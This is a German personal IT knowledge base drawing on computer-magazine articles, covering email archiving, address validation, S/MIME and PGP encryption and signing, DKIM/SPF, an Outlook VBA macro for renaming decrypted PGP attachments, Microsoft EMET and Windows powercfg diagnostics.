Wie in der c't Heft 5/2011, Seite 72f beim NAS B3 von Excelio beschrieben, klappt das direkte Senden von eMails an einen Empfänger, ohne den Umweg über den Mailserver seines Providers, heute kaum noch: Die IP-Adressen vieler DSL-Zugänge sind heutzutage fast überall gesperrt, weil zu viele Botnet-Rechner so Spam-Mails verteilen.

Provider für kostenlose Postfächer werden in der c't Heft 22/2011, Seite 120ff getestet.

Die ganzen unverschlüsselten eMail liegen bei Verwendung von IMAP im Zweifel beim Provider für diesen zugänglich in den Ordnern. Für z.B. "zielgerichtete Werbung" ein schöner Fundus. In der c't Heft 22/2013, Seite 144 gibt es einen Vorschlag für die eMail-Archiv-Verwaltung:

- Auf dem "Verwaltungs-PC" per POP die eMails mit dem Mail-Client (z.B. Thunderbird) beim Provider aus der In-Box abholen und z.B. nach 14 Tagen beim Provider löschen.
- Durch die 14-Tage-Verzögerung stehen während dieser Zeit die eMails den IMAP-Clients auf SmartPhone/Tablet auch zur Verfügung.
- Wird auch noch ein IMAP-Zugang auf dem Verwaltungs-PC einrichtet, kann man Mails, die länger im allgemeinen Zugriff bleiben sollen, in einen anderen Ordner kopieren oder verschieben.
- Ein Backup der Mails aus dem POP-Zugang ist notwendig. Ungünstig ist hierbei, wenn eine große Datendatei wie Outlook-PST oder Thunderbird-MBOX gespeichert werden muss. Besser ist, wenn jedes Mail als einzelne Datei vorliegt. Bei Thunderbird eignet sich dazu "Mailstore Home" (für Privat-Anwendung kostenlos).

Für Backup von PST-Dateien, auch wenn sie gerade von Outlook verwendet werden, gibt es das Tool "Safe PST Backup" (c't Heft 23/2014, Seite 50, <http://www.safepstbackup.com{bmc earth16.bmp}>), das nicht immer die ganze geänderte PST-Datei sondern nur die neuen Mails sichert. Ab Outlook 2013 werden aber nur noch Inhalte von POP3- und IMAP-Mailboxen in PST-Dateien abgelegt. Die sonstigen Einstellungen und der Offline-Cache von Exchange-Konten und via "Outlook Connector für Windows Live" (=Hotmail) angebundene Konten werden in OST-Dateien gespeichert. Und nur die 30 US-\$-Version, nicht aber die kostenlose Basisversion, speichert diese OST-Informationen.

Die PST-Dateien liegen, wenn sie noch aus alten Outlook-Versionen übernommen wurden, in einem Unterordner des Dokumentenordners Personal. Die OST-Dateien und PST-Dateien neu angelegter Konten werden unter AppData/Local/Microsoft/Outlook angelegt.

Wer einem selbst betriebenen Mailserver mehr als dem des Providers vertraut und alle Mails auf mehreren Geräten verfügbar haben möchte, kann die ganzen Mails auch auf einem lokalen, privaten Server lagern und diesen per [dynDNS](#) und Portforwarding verfügbar machen.

- Ein kleines NAS. Geg. mit Dovecot als Mailserver.
- Ein Raspberry Pi (c't Heft 17/2013, Seite 164)
- Auf einem Windows-PC mit hMailServer (<http://www.ct.de/-1484479{bmc earth16.bmp}>)

Gemäß c't Heft 21/2013, Seite 60 können seit Ende 2013 auch eMail-Konten bei <http://www.outlook.com{bmc earth16.bmp}> (incl. HotMail) nicht mehr nur per POP3 und EAS (Exchange Active Sync) sondern auch per IMAP abgefragt werden: URL imap-mail.outlook.com, SSL-Port 993. Auch [OAuth](#) wird unterstützt.

Um eMail-Adresse für die Ewigkeit und die Probleme, wenn ein Dienstleister wie ePost oder Lycos seinen eMail-Server-Dienst einstellen, geht es in der c't Heft 20/2015, Seite 134ff:

- Eine eigenen Domain direkt unter einer Top-Level-Domain, z.B. unter .de, .com, .email, .bayern etc. ist auf jeden Fall empfehlenswert. Falls der TLD-Verwalter aber zu klein ist, muss man aber damit rechnen, dass sie ihre Dienste auch mal einstellen. Unter <https://ntldstats.com/tld{bmc earth16.bmp}> kann man die Größe abfragen.
- Die Preise je Jahr oder Monat können sehr unterschiedlich sein. Mit Kombinationen aus eventuell abgekürztem Vornamen, Nachnamen und dem Wohnort sollte sich auch im billigeren Bereich etwas finden lassen, was nicht jedes Mal Buchstabierte werden muss.
- Umlaute sind in vielen TLDs noch nicht verfügbar. Bei exotischen, ausländischen TLDs kann es beim Ändern z.B. des Mail-Dienstleisters Verwaltungs-Probleme geben. Ob man den MX-Record, d.h. den Server für den Postempfang, beliebig ändern kann ohne den Registrar auch zu wechseln, ist unterschiedlich. Der Registrar ist ein Dienstleister zur Domain-Anmeldung und, soweit man keinen eigenen Server betreibt meist auch gleich der Hoster für den Mail-Account.
- Verschiedene Mail-Hoster bieten durchaus deutlich unterschiedlichen Service bzgl. Postfach-Größe, Anzahl der unterschiedlichen Adressen und der Möglichkeit, eMails mit fremder Return-Adresse zu verschicken. Bei Gmail kann man z.B. weitere zulässige Return-Adressen konfigurieren.
- Über Weiterleitung oder eventuell auch "Sammeldienst"-Funktion (mit etwas Verzögerung) erreicht man, dass man nicht zu viele Eingangsboxen hat. Bei einer Weiterleitung sollte man, falls man nicht 100%ig sicherstellen kann, dass das Ziel-Postfach nie voll ist, die Mail noch einige Zeit im originalen Postfach belassen und nicht gleich löschen.

- Solange man nur eine dynamische IP-Adresse hat, sollte man keinen eigenen Mailserver betreiben. Solche dynIPs stehen unter Spam-Generalverdacht. Mail-Server sind auch immer Angriffsziel von Spammern. Daher ist regelmäßige Wartung und Software-updates ein Muss.

In c't Heft 20/2015, Seite 140 geht es dann darum, ein bestehendes eMail-Postfach umzuziehen. Wer es nicht selbst besorgen will, kann damit einen Dienstleister wie z.B. Audriga in Karlsruhe beauftragen: Nachdem man ihm die Zugangsdaten für den alten und neuen Account übergeben hat, wird mit 250 ... 1000 MByte/Stunde umkopiert. Bis zu 25GB kostet dies 12€ je Account. Bei manchen Mail-Hostern (z.B. Host Europe) ist so ein Umzugsservice in den ersten 30 Tagen auch kostenlos enthalten.

Siehe auch [eMail-Verschlüsselung](#), [eMail-Signierung](#), [Outlook](#).

#\$K eMail-Adress-Validierung

Die RFC-Richtlinien der IETF erlauben in einer eMail-Adresse überraschende Bestandteile. WebDeveloper Heft 5/2015, Seite 18ff bzw. Seite 26f:

- Eine eMail-Adresse besteht aus bis zu 64 Zeichen im "lokalen Teil", dem @ und einem bis zu 255 Zeichen langen Domain-Namen.
- Runde Klammern sind, sofern sie nicht in Anführungszeichen stehen (gilt für den lokalen Teil), ein Kommentar! Z.B. ist Markus(Vorname).Mustermann(Nachname)@email(server).de(TLD) eine gültige eMail-Adresse und identisch zu Markus.Mustermann@email.de.
- Der lokale Teil darf neben Buchstaben und Ziffern auch folgende Zeichen enthalten: \$-_.+!*'{}|^`#%;/?&=. Die Zeichen ([<:;@,\,>]) müssen in Anführungszeichen eingeschlossen werden, damit sie zulässig sind.

In der Praxis werden jedoch vielfach solche, nach RFC gültige exotische Zeichen in eMail-Adressen bei der Validierung abgelehnt. So z.B. auch der bei PHP (ab V 5.2) mit dem Filter `if(!filter_var($email_adresse, FILTER_VALIDATE_EMAIL)) { echo "unzulässig!" }`

eMailAdressValidierung

\$ eMail-Adress-Validierung

K eMail-Adress-Validierung;Format einer eMail-Adresse;Syntax eMail-Adresse

#\$K eMail-Signierung

Wie die Signierung einer eMail mit einem S/Mime-Schlüssel abläuft, wird in der c't Heft 26/2012, Seite 168 erklärt:

- Aus dem eMail-Text wird vor dem Senden eine Prüfsumme/Hashwert gebildet. Diese wird mit dem privaten Key verschlüsselt und mit versendet.
- Beim Empfänger wird diese Prüfsumme mit dem öffentlichen Schlüssel entschlüsselt und mit einer erneut aus dem Text gebildeten Prüfsumme/Hashwert verglichen. Wenn dies passt, dann ist war der Absender im Besitz des privaten Schlüssels zum Zertifikat.

Ein Fälscher kann zwar für seine Mail mit dem gestohlenen Zertifikat verschicken. Es gelingt ihm aber nicht, dazu eine verschlüsselte Prüfsumme mitzuliefern, die mit dem, über den Zertifizierungspfad verifizierten, öffentlichen Schlüssel zum richtigen Wert entschlüsselt werden kann.

Verwandt mit der digitalen Signatur ist auch die Absender-Verifikation. Oder genauer gesagt die Verifikation der Domain, aus der die eMail vorgibt, zu kommen. Hier gibt es zwei Verfahren:

Domain Key Identified Mail (DKIM, <http://www.dkim-reputation.org{bmc earth16.bmp}>) als Absender-Prüfung wird in der c't Heft 26/2009, Seite 190 vorgestellt. In den Clients wie Outlook oder Thunderbird wird DKIM noch nicht unterstützt. Bei Web-Frontend von GMX hingegen wird es angezeigt. Siehe auch <https://de.wikipedia.org/wiki/DomainKeys{bmc earth16.bmp}>.

Das **Sender Policy Framework** (SPF; früher Sender Permitted From) ist ein Verfahren, das das Fälschen der Absenderadresse einer E-Mail verhindern soll.

Siehe auch [eMail-Verschlüsselung](#).

eMailSignierung

\$ eMail-Signierung

K eMail-Signierung; Signieren von eMail; Absender-Verifikation eMail; DKIM (Domain Key Identified Mail); Domain Key Identified Mail (DKIM); SPF (Sender Policy Framework); Sender Policy Framework

##\$KeMail-Verschlüsselung

Bei Google ist den meisten klar, dass der Konzern die Inhalte (z. B. von eMails) mitliest "zur Optimierung des Angebots". Seit 2013 hat auch Microsofts so eine Klausel in den Nutzungsbedingungen. (PC-Welt Heft 1/2013, Seite 7).

Zum Thema eMail-Verschlüsselung gibt in der c't Heft 6/2005, Seite 256ff (Softlink [0506256{bmc earth16.bmp}](#)) einen Artikel, der jedoch nicht im Detail auf die Plug-Ins für die verschiedenen Mail-Programme eingeht, sondern sich nur den Grundlagen und mit der GnuPG-Shell befasst.

Als Freeware-Tools (für privat) gibt's hier z.B. den *GNU Privacy Assistant* <http://www.gnupg.org{bmc earth16.bmp}> und von GDATA ein Outlook-Plug-In. Außerdem zur E-Mail-Verschlüsselung z.B. Ciphire <http://www.ciphire.com{bmc earth16.bmp}>. Ciphire schaltet sich als Proxy in den SMTP/POP/IMAP-Mailverkehr. Das Tool von Network Associates (bekannt durch Mc Affee), welches über <http://www.pgpi.org{bmc earth16.bmp}> (z.B. als http://www.pgpi.org/cgi/download.cgi?filename=PGPfreeware_6.5.3.zip{bmc earth16.bmp} falls dies noch aktuell sein sollte) runtergeladen werden kann, enthält neben eine schönen Schlüsselverwaltung auch Plug-Ins für Outlook, Outlook-Express und Eudora. Leider funktioniert das Outlook-Plug-In bei mir mit Outlook 2002 nicht. Bei einer Installation ohne Outlook-Plug-In lässt sich aber die Schlüsselverwaltung z.B. in das GData-Plug-In einbinden! Falls schon Dateien mit private und publik Key vorhanden sind, dies beim Network-Associates-Setup angeben, aber nicht kopieren lassen!

Haken am G-Data-Outlook-Plug-In: Verschlüsselte Mails werden beim Klick auch den entsprechenden Button entschlüsselt. Die Attachments bleiben zunächst noch Verschlüsselt. Erst nach dem schließen und erneuten Öffnen sind die Attachments auch entschlüsselt. Falls der Sender an den Attachment-Namen noch ein ".pgp" angehängt hat, wird dies leider nicht entfernt, mit Doppelklick kann man sie daher nicht öffnen. Workaround: Outlook-Makro:

- 1) VBA-Modul "pgpAtt" erzeugen und den Code von [hier](#) einfügen.
- 2) Im VBA-Editor unter "Microsoft Outlook Objekte", "Diese Outlook Sitzung" den Code von [hier{bmc shortcut.bmp}](#) einfügen.
- 3) Um lästige Makro-Abfragen zu vermeiden, den Code mit Selfcert zertifizieren.

In PC-Welt Heft 8/2008, Seite 46ff wird Gpg4win 1.13 (<http://www.gpg4win.de{bmc earth16.bmp}>) für die Mail- und Datei-Verschlüsselung vorgestellt.

Gemäß c't Heft 7/2006, Seite 48 gibt's in GnuPG bis einschließlich V 1.4.2.1 (und eventuell V 1.9.x) einen Fehler: In signierte eMails lassen sich zusätzliche Daten einschmuggeln, ohne dass die Signatur ungültig wird. In V 1.4.2.2 behoben.

In der c't Heft 3/2006, Seite 184 gibt's eine FAQ zu [PGP](#) und GPG.

Zur eMail-Verschlüsselung gibt in der c't Heft 8/2009, Seite 140ff einen Artikel. In kürze: Von den beiden Standards OpenPGP und S/MIME werden von Mailclients wie Outlook, Thunderbird nur S/MIME unterstützt. In Firmen bietet es sich an, die Verschlüsselung im eMail-Gateway zum Internet zu machen. Nach zentralen Regeln wird je nach Absender, Empfänger oder Keywords im Betreff verschlüsselt oder unverschlüsselt weitergeleitet. Für den Fall das vom Empfänger kein Zertifikat und kein PublicKey verfügbar ist, kann die Mail dann z.B. auch auf einem https-Server hinterlegt und nur ein Link verschickt werden. Oder als verschlüsseltes PDF. Ob der Empfänger dann (für den Erst-Zugang) das Passwort relativ unsicher per Mail bekommt oder auf sicherem Weg (z.B. Telefon) kann gewählt werden.

S-MIME-Verschlüsselung in Outlook 2007 (PC-Welt Heft 7/2011, Seite 46):

- Für privat kostenlos und 1 Jahr gültig gab es via https://www.trustcenter.de/products/tc_certificates.htm{bmc earth16.bmp} als "TC Internet ID". In einer Bestätigungs-eMail zum Antrag bekommt man einen Link, mit dem dann das Schlüsselpaar im Browser erzeugt und auch gleich dort installiert wird. Alternativ: <http://www.instantssl.com/ssl-certificate-products/free-email-certificate.html{bmc earth16.bmp}>
- Nach Export aus dem Browser kann es im eMail-Programm dann importiert und verwendet werden. Bei Firefox ist hierzu unter Options, Advanced, View Certificates via Backup möglich. Den öffentlichen Teil kann man dort auch via "View ..." im Tab "Details" über "Export ..." erledigen und dabei auswählen, ob mit oder ohne Zertifizierungspfad exportiert wird.
- Zur Weitergabe des öffentlichen Schlüssels an eine andere Person schickt man dieser am einfachsten eine signierte eMail. Wenn man auf anderem Weg ein Zertifikat einer Person hat, kann man dies im Outlook-Adressbuch bei der Person importieren.

Wichtige Unterscheidung: Verschlüsselung des eMail-Inhalts (um die es oben geht) und Verschlüsselung der Verbindung zwischen PC und eMail-Server beim Abruf und Versenden.

eMailVerschl

\$ eMail-Verschlüsselung

K eMail-Verschlüsselung;Mail-Verschlüsselung;Verschlüsselung

eMails;S/MIME-eMail-Verschlüsselung;OpenPGP-eMail-Verschlüsselung; PGP;GnuPG;De-Mail

Zusätzlich zur Inhalts-Verschlüsselung (PGP oder S-MIME), damit nicht z.B. Administratoren der Relais-Stationen im Internet den Inhalt mitlesen können, ist auch der verschlüsselte Zugang vom lokalen Gerät (PC, Smartphone) zum Mailserver (SMTP, POP, IMAP) wichtig. Ein Lauscher im lokalen Netz könnte sonst den Mailaccount kapern, bei irgend einem Internet-Dienst einen Passwort-Reset anstoßen und das dann sehr oft per E-Mail vom Dienst geschickte Passwort vom Mailserver holen. Hier kommt TSL/SSL zum Einsatz.

Gemäß c't Heft 15/2012, Seite 113 unterstützt Thunderbird unter Windows S/MIME von Haus aus. Für PGP benötigt man zusätzlich EnigMail und ein GnuPG wie z.B. Gpg4win.

Um eMail-Verschlüsselung geht es in der c't Heft 18/2012, Seite 132ff (Grundlagen, OpenPGP, S/Mime, Zertifikats-Klassen) und Seite S/Mime in der praktischen Anwendung:

- Die Daten werden mit einem symmetrischen Schlüssel verschlüsselt, weil diese weniger Rechenaufwand ist. Dieser Session-Key wird mit dem/den publik Keys der Empfänger verschlüsselt. Verschlüsselte Daten und verschlüsselter Sessionkey werden als Nachricht verschickt. Mittels seines Privat-Keys kommt der Empfänger an den Sessionkey und kann die eigentliche Nachricht so entschlüsseln.
- OpenPGP setzt auf ein "Web of Trust" (WoT): Wenn jemand die Identität der Person eines Public-Keys geprüft hat, kann dieser jemand diesen Public-Key mittels seines eigenen Schlüssels signieren. Je mehr Signaturen ein Publik-Key hat, umso eher kann man ihm vertrauen, insbesondere wenn Signaturen von vertrauenswürdigen Stellen wie einer Uni oder z.B. dem Heise-Verlag stammen.
- S/Mime setzt auf eine hierarchische Struktur der Beglaubigung der Zertifikate. Bei Klasse-1-Zertifikaten (auch TC-Internet-ID genannt, max. 1 Jahr gültig) gibt es keine Personen-Prüfung. Hier ist nur sichergestellt, dass der eMail-Absender mal Zugriff auf das eMail-Konto hatte. Dafür sind solche Zertifikate kostenlos online erhältlich. Erst Klasse-3-Zertifikate sind rechtssicher, also einer Unterschrift gleichgestellt. Dabei wird z.B. im Postident-Verfahren die Identität bestätigt. Solche Zertifikate kosten ca. 70€ je Jahr.
- In den meisten Betriebssystemen gibt es zentrale Zertifikatsspeicher, in die das Zertifikat zu importieren ist. Anwendungen wie FireFox haben manchmal auch ihren eigenen Zertifikatsspeicher.
- Desktop-eMail-Programme unterstützen praktisch alle S/Mime. Bei den Web-Interfaces für Mailboxen fehlt meist die Unterstützung für Verschlüsselung. Das iOS-Mailprogramm unterstützt S/Mime nach der etwas aufwendigen Einrichtung komfortabel und einfach. In Windows-Mobil 7.5 fehlte S/Mime-Unterstützung zumindest 2012 noch vollständig. Für Android gibt es die S/Mime-Proxys Djigzo und X509Tools. Der Umgang mit diesen Tools ist etwas umständlich. R2Mail ist ein eMail-Client für Android mit S/Mime, allerdings gegenüber z.B. K9 nur wenigen Mail-Funktionen.

Gemäß c't Heft 4/2014, Seite 82ff (http://www.ct.de/1404082{bmc_earth16.bmp}) werden von der NSA die Mail-Metadaten an Glasfaser-Verbindungen im Internet-Backbone abgegriffen und mit Telefon-Verbindungsdaten korreliert. Das Web-Tool "Immersion" (https://immersion.media.mit.edu/{bmc_earth16.bmp}) des MIT kann bei Mail-Accounts von Microsoft, Google und Yahoo Analysen zu Beziehungen durchführen. Dies zeigt auch, dass die ganzen alten Mails beim Provider zu lagern bzgl. Privatsphäre keine gute Idee ist. Zwischen den Providern werden eMails zunehmend verschlüsselt übertragen. Allerdings verwenden z.B. die Server von T-Online immer noch nur SSLv3 und noch kein TLS. Teilweise aber z.B. nur 3DES mit heutzutage unzureichender 112Bit Schlüssellänge (T-Online, Outlook.com). Oder es wird noch das nicht mehr sichere RC4 benutzt (aikQ, GMX, T-Online, Web.de, Yahoo). Sowohl bei der Provider-Provider-Kommunikation als auch bei der Übertragung zwischen lokalem PC kommt aber "Forward Secrecy" mit Diffie-Hellmann-Schlüsselvereinbarung noch kaum zum Einsatz. Dadurch können durch einen Lauscher mitgeschnittene Daten auch viel später, wenn der geheime Schlüssel des Empfängers bekannt wird, noch entschlüsselt werden.

E-Postbrief (Deutsche Post) und De-Mail (Telekom, 1&1, GMX, Web.de) setzen auf zu SMTP inkompatible Infrastruktur und haben kein Gateway zum normalen eMail. Bei De-Mail liegt der private Schlüssel zum Entschlüsseln beim Anbieter. Gemäß De-Mail-Gesetz ist dies erforderlich, um auf Viren prüfen zu können. Der E-Postbrief verwendet zwar SSL-Verschlüsselung zur Kommunikation, verzichtet aber normalerweise ansonsten auf weitere Verschlüsselung. Nur der seit Sommer 2013 zusätzlich angebotene "E-Postbrief End-To-End" verwendet Verschlüsselung, jedoch mit einem **beim Anbieter liegenden privaten Schlüssel**. Und die Entschlüsselung für die Anzeige im Browser findet beim Anbieter statt, also **klarer Etiketten-Schwindel**. Manche sagen, De-Mail sein ganz klar so angelegt, dass staatlichen Sicherheitsdiensten der Zugriff möglich ist.

Mit PGP und S-Mime sind zwar die Mail-Inhalte verschlüsselt, die Meta-Daten (Absender, Empfänger, Uhrzeit, ...) bleiben unverschlüsselt. Systeme, die auch die Meta-Daten verschlüsseln konnten sich noch nicht durchsetzen. Und z.B. Lavabit, welches sowas angeboten hat und von Edward Snowden benutzt wurde, wurde vom FBI so unter Druck gesetzt, dass es Mitte 2013 dicht machte. Im Oktober 2013 wurde aber von der "Dark Mail Alliance" das "E-Mail 3.0" vorgestellt, das ohne unverschlüsselte Metadaten auskommt.

Gemäß einem Geheimgerichts-Urteils darf die NSA ohne Info der Benutzer auf eMails zugreifen. Und von Gmail, Yahoo und Microsoft ist bekannt, dass dies schon gewährt wurde. Über die hier bei Providern mit mehr als 10 000 Kunden vorgeschriebene Sina-Box haben die Sicherheitsorgane Zugriff auf Mails, ohne dass der Provider oder der Kunde etwas davon bemerken.

Viele Provider haben einen Virenchecker. Der "Testvirus" Eicar sollte davon also erkannt werden. Ist er in einem ZIP-File, wurde er zumindest bei dem c't-Test bei neomailbox.com, Outlook.com, Secure-Mail.biz und Yahoo nicht erkannt.

Gemäß <http://www.heise.de/ct/artikel/Brief-mit-Siegel-1911842.html> kann bei Android Djigzo und X509Tools als Proxy für S/Mime-Verschlüsselte eMails konfiguriert werden. Sie bedienen sich des Zertifikatpools von Android. Das Smartphone oder Tablet via USB an den Rechner anschließen, die Zertifikatsdatei ins Hauptverzeichnis des „USB-Speichers“ kopieren und in den Einstellungen unter „Sicherheit“ mit „Zertifikate von Speicher installieren“ das Zertifikat installieren.

Ein unter Windows installiertes Zertifikat kann, wenn es beim Import als exportierbar markiert wurde, aus der Maschinen-Zertifikatsverwaltung certlm.msc bzw. der User-Zertifikatsverwaltung certmgr.msc als mit dem privaten Schlüssel als *.pfx-Datei exportiert werden.

In Android kann so eine *.pfx-Datei mit CipherMail via "Import Keys" dann importiert werden. Der "Import certificates" für cer, crt, p7b, pem und der-Dateien einer pem-Datei war nicht ausreichen, um eMails entschlüsseln zu können.

Windows-Live-Mail stellt sich u.U. beim Verschlüsseln blöd an: Wenn ein neues, gültiges und ein abgelaufenes Zertifikat vorliegen und nicht manuell das neu zum Default gemacht wurde, kommt nur die Fehlermeldung dass nicht verschlüsselt werden kann. Man muss explizit das neue Zertifikat noch zum Default machen!

Um Fake-PGP-Schlüssel zu einer Heise-Verlags-eMail-Adresse, die über die Schlüssel-Server verteilt wurden, geht es in der c't Heft 6/2015, Seite 160ff. Irgendwo wurde bei der vorgesehenen Fingerprint-Prüfung geschlampt.

Um neue Methoden um die falsche Schlüssel auf PGP-Keyservern zu unterbinden und um sicherzustellen, dass das S-Mime-Zertifikat vom Domain-Inhaber erzeugt wurde, geht es in der c't Heft 8/2015, Seite 154ff: DNSSEC und DANE kommen hierbei zum Einsatz.

Das DE-Mail-System, das zunächst nur Ver- und Entschlüsselung nur auf den einzelnen Etappen der Übertragung geboten hat, bietet gemäß c't Heft 12/2015, Seite 47 seit April 2015 auch eine Ende-zu-Ende-PGP-Verschlüsselung. Dies funktioniert mit Chrome und FireFox mit dem Plug-In Mailvelope.

In der c't Heft 13/2015, Seite 134ff geht es um eMail-Verschlüsselung. Dabei wird auch die Volksverschlüsselung vorgestellt <https://www.sit.fraunhofer.de/de/volksverschlueselung/>, <https://volksverschlueselung.de/>, die im ersten Halbjahr 2016 starten soll.

Um die Einführung der PGP-Verschlüsselung bei GMX und Web.de geht es in der c't Heft 19/2015, Seite 40f.

Um die Verwendung von GPG bei Android und iOS geht es in der c't Heft 27/2015, Seite 158ff. Bei Android kann hier z.B. K9 zusammen mit OpenKeychain verwendet werden.

Siehe auch [eMail-Signierung und absender-Domain-Verifikation](#). [Zertifikat selbst erstellen](#).

Macro-Modul PgpAtt

```
Public Declare Function GetTempPath Lib "kernel32" Alias "GetTempPathA" (ByVal  
nBufferLength As Long, ByVal lpBuffer As String) As Long
```

```
'Button-Text:
```

```
Public Const APPNAME As String = "Remove .pgp from Att-Name"
```

```
Function NullTrim(s1 As String) As String
```

```
Dim i1 As Integer
```

```
i1 = InStr(s1, vbNullChar)
```

```
If i1 Then
```

```
NullTrim = Left(s1, i1 - 1)
```

```
Else
```

```
NullTrim = s1
```

```
End If
```

```
End Function
```

```
Public Sub SymLeisteAnzeigen(Optional objInspector As Inspector)
```

```
'called via DieseOutlookSitzung.objInspectors_NewInspector
```

```
Dim objCB As CommandBar
```

```
Dim oAtt As Object
```

```
'Dim oMail As MailItem
```

```
Dim flag As Boolean
```

```
'Set oMail = objInspector.CurrentItem
```

```
flag = False
```

```
For Each oAtt In objInspector.CurrentItem.Attachments
```

```
If StrComp(Right(oAtt.FileName, 4), ".pgp", vbTextCompare) = 0 Then
```

```
Debug.Print "Mail with *.pgp-Attachment"
```

```
'If InStr(oMail.Body, "-----BEGIN PGP MESSAGE-----") = 0 And oMail.Attachments.Count  
> 0 Then
```

```
'above check during opening a mail requires Userconfirmation to allow access for  
a few minutes!
```

```
flag = True
```

```
'End If
```

```
End If
```

```
Next oAtt
```

```
'Set oMail = Nothing
```

```
If flag = False Then Exit Sub
```

```
On Error Resume Next
```

```
With objInspector
```

```
.CommandBars(APPNAME).Delete
```

```
Set objCB = .CommandBars.Add(APPNAME, msoBarBottom, , True)
```

```
End With
```

```
Call ButtonAnlegen(objCB, APPNAME, 144, "PgpAttachmens", False)
```

```
objCB.Visible = True
```

```
End Sub
```

```
Private Sub ButtonAnlegen(objCB As CommandBar, strCaption As String, intFaceID As Integer,  
strMakro As String, blnGruppe As Boolean)
```

```
Dim objCTL As CommandBarControl
```

```
'Schaltfläche anlegen
```

```
Set objCTL = objCB.Controls.Add(Type:=msoControlButton)
```

```
With objCTL
```

```
.BeginGroup = blnGruppe
```

```
.Caption = strCaption
```

```
.FaceId = intFaceID
```

```
.Style = msoButtonIconAndCaption
```

```
.OnAction = strMakro
```

```
End With
```

```
End Sub
```

```
# VerschIPgpAtt
```

```
$ VerschIPgpAtt
```

```

Public Sub PgpAttachmens() 'Called when User clicks the Button
    Dim il As Integer
    Dim oAtt As Object, oMail As MailItem

    il = 0
    Set oMail = ActiveInspector.CurrentItem
    For Each oAtt In oMail.Attachments
        il = il + 1
        If StrComp(Right(oAtt.FileName, 4), ".pgp", vbTextCompare) = 0 Then
            If InStr(oMail.Body, "----BEGIN PGP MESSAGE----") = 0 Then
                'Debug.Print "Mail, decrypted, but with *.pgp-Attachment"
                RenameAtt oMail, il, oAtt
            Else
                MsgBox "Please first decrypt the Message (or close the Mail and open it again,
if not done yet after decryption)!"
            End If
        End If
    Next oAtt
End Sub

Public Sub RenameAtt(oMail As Object, il As Integer, oAtt As Attachment)
    Dim TmpName As String, DispName As String, Line As String
    Dim pos1 As Long, err1 As Long
    Dim fn As Integer
    Dim oFS As Object, oF As Object
    Const ForReading = 1

    'oAtt.FileName = Left(oAtt.FileName, Len(oAtt.FileName) - 4) not possible to rename
    'MsgBox oAtt.FileName
    TmpName = String(400, " ")
    GetTempPath Len(TmpName), TmpName
    TmpName = NullTrim(TmpName)
    If Right(TmpName, 1) <> "\" Then TmpName = TmpName & "\"
    TmpName = TmpName & Left(oAtt.FileName, Len(oAtt.FileName) - 4)
    oAtt.SaveAsFile TmpName
    Set oFS = CreateObject("Scripting.FileSystemObject")
    Set oF = oFS.OpenTextFile(TmpName, ForReading)
    Line = oF.ReadLine
    Set oF = Nothing
    Set oFS = Nothing
    ' fn = FreeFile
    ' Open TmpName For Input As fn
    ' Line = Input(10, fn)
    ' Close fn
    DispName = oAtt.DisplayName
    pos1 = InStr(1, Line, "--BEGIN PGP MESSAGE--", vbTextCompare)
    If pos1 > 0 And pos1 < 20 Then
        MsgBox DispName & " is still encrypted!" & vbCrLf & "First decrypt before calling this
again!"
    Else
        pos1 = oAtt.Position
        oMail.Attachments.Remove (il)
        If pos1 = 0 Then
            oMail.Attachments.Add TmpName, olByValue, , Left(DispName, Len(DispName) - 4)
        Else
            oMail.Attachments.Add TmpName, olByValue, pos1, Left(DispName, Len(DispName) - 4)
        End If
    End If
End Sub

```


#\$K **EMET (Enhanced Mitigation Experience Toolkit)**

Das EMET ist ein freies Tool von Microsoft zur Abwehr von Attacken auf fast beliebige Windows-Applikationen durch Aktivierung von

- Address Space Layout Randomization (ASLR)
- Data Execution Prevention (DEP)
- Structured Exception Handler Overwrite Protection (SEHOP)
- Return-oriented programming (ROP)
- Certificate trust (Pinning)

Info: <http://krebsonsecurity.com/2013/06/windows-security-101-emet-4-0/>{bmc earth16.bmp},

<http://support.microsoft.com/kb/2458544>{bmc earth16.bmp}

Download: <http://www.microsoft.com/emet>{bmc earth16.bmp}

Version 5.0 des Tools wird in der PC-Welt Heft 11/2014, Seite 28ff erläutert. Es lässt sich damit z.B. festlegen, dass das Java-Plug-In im IE zwar bei Intra**net**-Seiten aktiv ist, bei Internet-Seiten jedoch inaktiv.

EMET

\$ EMET

K Enhanced Mitigation Experience Toolkit (EMET);EMET (Enhanced Mitigation Experience Toolkit)

##\$K Energie-Einstellungen

Neben dem Systemsteuerungs-Plug-In [powercfg.cpl](#){bmc shortcut.bmp} mit einigen Einstellmöglichkeiten gibt es unter Windows gibt es ab WinXP SP2 das Kommandozeilentool **powercfg.exe**. Neben der Möglichkeit damit einige Einstellungen per Kommandozeile zu setzen (die auch mit dem Plug-In per Maus gesetzt werden können), enthält powercfg.exe zusätzlich einige Diagnose-Möglichkeiten. Eine gute Übersicht über die Parameter gibt's unter <http://en.wikipedia.org/wiki/Powercfg>{bmc earth16.bmp}. Stand 2014-08 allerdings noch ohne die Neuerungen von Win 8.x. Mittels z.B. [powercfg /batteryreport](#){bmc shortcut.bmp} wird eine html-Datei erstellt bzw. aktualisiert. Aus einem 32-bit-Programm heraus (wie hier) kommt auf einem 64bit-Windows 8.1 jedoch die Fehlermeldung "Die Bibliothek für die Energieeffizienzdiagnose ("energy.dll") konnte nicht geladen werden". Details zur Ursache siehe [sytem32-Verzeichnis](#). Mit bei 64bit dem sysNative-Verzeichnis und dem Schreiben der Ergebnisdatei auf den Desktop sollte es gehen: [powercfg /batteryreport /output %homedrive%%homepath%\desktop\battery-report.html](#){bmc shortcut.bmp}. Ohne Admin-Rechte tritt u.U. die Fehlermeldung "Sie haben nicht die erforderlichen Berechtigungen zum Ausführen dieser Aktion." auf. Dann funktioniert es hoffentlich mit Adminrechten [powercfg /batteryreport /output %homedrive%%homepath%\desktop\battery-report.html](#){bmc shortcut.bmp}{bmc admin.bmp}. **Achtung: Den WebBrowser mit Admin-Rechten wieder schließen und nicht zum Internet-Surfen verwenden!** Sollte es Schwierigkeiten beim Anzeigen der Datei geben: Zuerst in einen anderen Ordner kopieren und von hier öffnen.

Zum Beispiele [powercfg /devicequery wake programmable](#){bmc dos.bmp} liefert die Geräte bzw. Gerätetreiber mit der Fähigkeit, das Gerät aus dem Hibernat-Zustand erwecken können. [powercfg /devicequery wake armed](#){bmc dos.bmp} liefert die Geräte, bei denen dies aktuell aktiviert ist.

Und z.B. [powercfg /energy /output %temp%\energy-report.html](#){bmc shortcut.bmp}{bmc admin.bmp} erzeugt nach ca. 1 Minute (wenn die neue Erstellung **nicht wegen einem Fehler übersprungen wurde**) einen Report über die Einstellungen, die den Energieverbrauch beeinflussen.

